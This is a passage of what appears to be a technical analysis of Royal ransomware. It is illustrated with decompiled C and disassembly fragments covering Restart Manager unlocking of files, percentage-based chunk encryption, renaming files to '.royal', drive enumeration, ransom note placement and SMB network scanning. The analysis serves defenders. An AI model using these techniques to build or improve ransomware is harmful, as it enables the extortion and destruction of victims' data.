
To avoid the attempted encryption of a locked file, the ransomware first checks if it is locked. If it is, the Windows Restart Manager is used to ensure the file is available. Notably, two processes are excluded from freeing it up: "explorer.exe" and the Royal Ransom process. If the process is locked by neither of these two, the Restart Manager is used.



```
  CurrentProcess = GetCurrentProcess();
  ProcessId = GetProcessId(CurrentProcess);
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v10 = Toolhelp32Snapshot;
  if ( Toolhelp32Snapshot == (HANDLE)-1i64 )
    goto LABEL_16;
  pe.dwSize = 568;
  if ( !Process32FirstW(Toolhelp32Snapshot, &pe) || !Process32NextW(v10, &pe) )
  {
LABEL_15:
    CloseHandle(v10);
LABEL_16:
    th32ProcessID = 0;
    goto LABEL_17;
  }
  while ( lstrcmpiW(pe.szExeFile, L"explorer.exe") )
  {
    if ( !Process32NextW(v10, &pe) )
      goto LABEL_15;
  }
  CloseHandle(v10);
  th32ProcessID = pe.th32ProcessID;
LABEL_17:
  v12 = 0;
  if ( pnProcInfo )
  {
    v13 = v6;
    while ( v13->Process.dwProcessId != ProcessId && v13->Process.dwProcessId != th32ProcessID )
    {
      ++v12;
      ++v13;
      if ( v12 >= pnProcInfo )
```

Figure 7 - Process iteration

With “RmStartSession” the session is started, after which “RmRegisterResources” is used to register the resources (being the file in this case). After that, “RmGetList” is used to check which application(s) and/or service(s) lock the resources, which are then closed using “RmShutdown”, thus removing the lock.



```
LABEL_17:
  v12 = 0;
  if ( pnProcInfo )
  {
    v13 = v6;
    while ( v13->Process.dwProcessId != ProcessId && v13->Process.dwProcessId != th32ProcessID )
    {
      ++v12;
      ++v13;
      if ( v12 >= pnProcInfo )
        goto LABEL_22;
    }
    goto LABEL_29;
  }
LABEL_22:
  v14 = RmShutdown(pSessionHandle, 1u, 0i64);
  free(v6);
  RmEndSession(pSessionHandle);
  v15 = *(_QWORD *)(a1 + 24);
  v16 = v14 == 0;
```

Figure 8 - Restart Manager related functions to free to process


File Encryption

The file encryption is based on chunks of data of a given file. The optional flag to provide the encryption percentage specifies how many blocks will need to be encrypted within the given file, based on the file’s size. Not providing the flag, half of the file will be encrypted.

The granular approach by allowing each execution of the ransomware to encrypt a given percentage of each file allows operators to decide if they'd like to go for a fast-yet-less-secure approach, or a slow-yet-secure approach. When going to for a percentage that is too low, files might be recoverable, but the encryption time is insignificant. Using a high percentage, i.e. 90 will encrypt more data, making it difficult if not impossible to recover without the key, while using a significant amount of time to encrypt the files. Additionally, not encrypting the file in-full will avoid heavy disk usage, which is what security products can trigger to block ransomware.

The original files will, once (partially) encrypted, be increased with 528 bytes. The RSA block, the original file size, and the encryption percentage value are stored within the newly created space. The sizes of the given fields are, respectively, 512, 8, and 8 bytes.

The encryption percentage isn't applied to all files: any file that is less or equal than 5245000 bytes in size (or 5 megabytes, when adhering to 1024 bytes per kilobyte, rather than the often used 1000) is encrypted in full, regardless of the given encryption percentage.




```
if ( LocalVarFileSizeWithout33 <= 5245000 || LocalVarEPValue == 100 )
{
  LODWORD(LocalVarNumberOfIterationsOfCrypt) = 1;
  v14 = LocalVarFileSizeWithout33;
  LocalVarEPValue = 100i64;
}
else
{
  LODWORD(LocalVarNumberOfIterationsOfCrypt) = 10;
  v13 = (double)(int)LocalVarFileSizeWithout33 / 100.0;
  v14 = (int)((double)(int)LocalVarEPValue / 10.0 * v13) & 0xFFFFFFF0;
  liDistanceToMove = (int)((100.0 - (double)(int)LocalVarEPValue) / 10.0 * v13) & 0xFFFFFFF0;
}
```

Figure 9 - The encryption percentage chunk creation

Note that the chunk-based approach is also present in the Conti ransomware.

Figure 10 - Writing the encrypted file chunks

Once the data has been written, it will be flushed with the "FlushFileBuffers" Windows API function to ensure that the changes are persisted on the disk. Next, the ransomware renames the encrypted file by moving it, where the destination has a different name than it originally had. The changed name is the old name with the added ".royal" extension appended. The "MoveFileExW" Windows API function is used to rename the file.




```
jz      short loc_14007FA07
lea     r8, aRoyal_0    ; void *
lea     rdx, [rsp+0A8h+Src] ; Src
lea     rcx, [rsp+0A8h+var_48] ; void *
call    RoyalCopyAndCombineArraysFunction
lea     rcx, [rsp+0A8h+var_48]
call    RoyalCheckValueFunction
mov     rdx, rax
lea     rcx, [rsp+0A8h+Src]
call    RoyalCheckValueFunction
mov     rcx, rax        ; lpExistingFileName
mov     r8d, 8          ; dwFlags
call    cs:MoveFileExW
lea     rcx, [rsp+0A8h+var_48]
call    free_and_reset  ; Microsoft VisualC v14 64bit runtime
nop
```

Figure 11 - Renaming the file by moving it

Recursive Folder Enumeration


A new thread is made to obtain all logical drives. In contrast with other ransomware or wipers, the media type of the drives isn't checked, meaning that some drives might not be writeable, while the file encryption is still attempted.



```
; ---------------------------------------------------------------------------

loc_14007C269:                          ; CODE XREF: RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+37↑j
                mov     rax, 5C003A0041h ; A:/
                mov     [rbp+Src], rax
                call    cs:GetLogicalDrives
                mov     esi, eax
                test    eax, eax
                jz      short loc_14007C2F1

loc_14007C283:                          ; CODE XREF: RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+DF↓j
                test    sil, 1
                jz      short loc_14007C2E9
                mov     [rbp+lpFileName], r12
                mov     [rbp+var_28], r12
                mov     [rbp+var_20], 7
                lea     rax, [rbp+Src]
                mov     rdx, 0FFFFFFFFFFFFFFFFh

loc_14007C2A4:                          ; CODE XREF: RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+9C↓j
```

Figure 12 - Obtaining the logical drives


Within each encountered folder, the ransom note will be placed. The ransom note contains the victim ID which was provided via the command-line interface.



```
mov     [rsp+arg_10], rbx
push    rbp
push    rsi
push    rdi
mov     eax, 1080h
call    __alloca_probe
sub     rsp, rax
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rsp+1098h+var_28], rax
mov     rbx, rdx
mov     rsi, rcx
mov     [rsp+1098h+var_1058], rdx
lea     r8, aReadmeTxt  ; "\\README.TXT"
lea     rcx, [rsp+1098h+lpFileName] ; void *
call    RoyalCopyAndCombineArraysFunction
lea     rcx, [rsp+1098h+lpFileName]
cmp     [rsp+1098h+var_1030], 8
cmovnb  rcx, [rsp+1098h+lpFileName] ; lpFileName
xor     ebp, ebp
mov     [rsp+1098h+hTemplateFile], rbp ; hTemplateFile
mov     [rsp+1098h+dwFlagsAndAttributes], ebp ; dwFlagsAndAttributes
mov     [rsp+1098h+dwCreationDisposition], 2 ; dwCreationDisposition
xor     r9d, r9d        ; lpSecurityAttributes
xor     r8d, r8d        ; dwShareMode
mov     edx, 40000000h  ; dwDesiredAccess
call    cs:CreateFileW
```

Figure 13 - Write the ransom note


Each valid file, meaning the blocklisted extensions and folder names do not match, will be added to a list. This list is the way to instruct to encryption threads that a new file is available, after which it will be encrypted.



```
; ---------------------------------------------------------------------------

loc_14007C2D4:                          ; CODE XREF: RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+A6↑j
                lea     r9, [rbp+Src]
                call    RoyalResizeAndCopyMemoryToHeapFunction

loc_14007C2DD:                          ; CODE XREF: RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+C2↑j
                lea     rdx, [rbp+lpFileName]
                mov     rcx, rdi
                call    RoyalAddElementToListFunction

loc_14007C2E9:                          ; CODE XREF: RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+77↑j
                inc     word ptr [rbp+Src]
                shr     esi, 1
                jnz     short loc_14007C283

loc_14007C2F1:                          ; CODE XREF: RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+54↑j
                                        ; RoyalEncryptDriveFilesEnumeratingThemAsTargetsFunction+71↑j ...
                cmp     byte ptr [rdi], 0
                jz      short loc_14007C300
                lea     rcx, [rdi+8]    ; lpCriticalSection
                call    cs:__imp_EnterCriticalSection
```

Figure 14 - Add a "valid" target file to the list, which the encryption threads use

The encryption threads will remove the file from the list once it has been encrypted and the next item from the list will be picked-up, if available.




```
loc_14007BEFE:                          ; CODE XREF: RoyalEnumerateFilesAndFoldersAndSaveInformationFunction+475↑j
                xor     eax, eax

loc_14007BF00:                          ; CODE XREF: RoyalEnumerateFilesAndFoldersAndSaveInformationFunction+470↑j
                                        ; RoyalEnumerateFilesAndFoldersAndSaveInformationFunction+47C↑j
                mov     qword ptr [rbp+57h+var_A0], rax
                lea     r8, ds:2[rdi*2] ; Size
                mov     rdx, r15        ; Src
                mov     rcx, rax        ; void *
                call    memmove
                mov     [rbp+57h+var_88], r14

loc_14007BF1B:                          ; CODE XREF: RoyalEnumerateFilesAndFoldersAndSaveInformationFunction+403↑j
                mov     [rbp+57h+var_90], rdi
                lea     rdx, [rbp+57h+var_A0]
                mov     rcx, [r13+308h] ; lpCriticalSection
                call    RoyalAddToCriticalSectionLockSemaphoreAndWakeUpAllConditionalVariablesFunction
                nop
```

Figure 15 - Fetch an item from said list

Network Scanner


If no path was given via the command-line interface, the malware will get all the IP addresses on the victim's device, and subsequently scan the network based on a subset of the obtained IPs. Only the addresses which start with the octet equal to "192", "10", "100", or "172" are used, as these tend to correspond with local networks.



```
loc_14007EB73:                          ; CODE XREF: RoyalRetrieveIPAddressesFromComputerAndMakeIOConnectionFunction+180↓j
                mov     edi, [r12+8]
                mov     ecx, [r12]
                and     ecx, edi        ; netlong
                not     edi
                or      edi, [r12]
                movzx   edx, cl
                cmp     edx, 192        ; 192.x.x.x
                jnz     short loc_14007EB9D
                mov     eax, ecx
                and     eax, 0FF00h
                cmp     eax, 0A800h
                jz      short loc_14007EBB3

loc_14007EB9D:                          ; CODE XREF: RoyalRetrieveIPAddressesFromComputerAndMakeIOConnectionFunction+AD↑j
                cmp     edx, 10         ; 10.x.x.x
                jz      short loc_14007EBB3
                cmp     edx, 100        ; 100.x.x.x
                jz      short loc_14007EBB3
                cmp     edx, 172
                jnz     loc_14007EC4F   ; 172.x.x.x

loc_14007EBB3:                          ; CODE XREF: RoyalRetrieveIPAddressesFromComputerAndMakeIOConnectionFunction+BB↑j
                                        ; RoyalRetrieveIPAddressesFromComputerAndMakeIOConnectionFunction+C0↑j ...
```

Figure 16 - Compare the obtained IP with the targeted addresses

The newly created socket, using "WSASocketW", will be linked to a completion port, using "CreateIoCompletionPort". The SMB connection, using port 445, uses a callback to "ConnectEx". Initially, the malware used the WinSock library to establish a TCP socket connection using "WSAIoctl" to connect to "ConnectEx". This way, connections that were made earlier on the victim's machine are enumerated and re-used, if possible, with the goal to encrypt files on the connected devices as well.

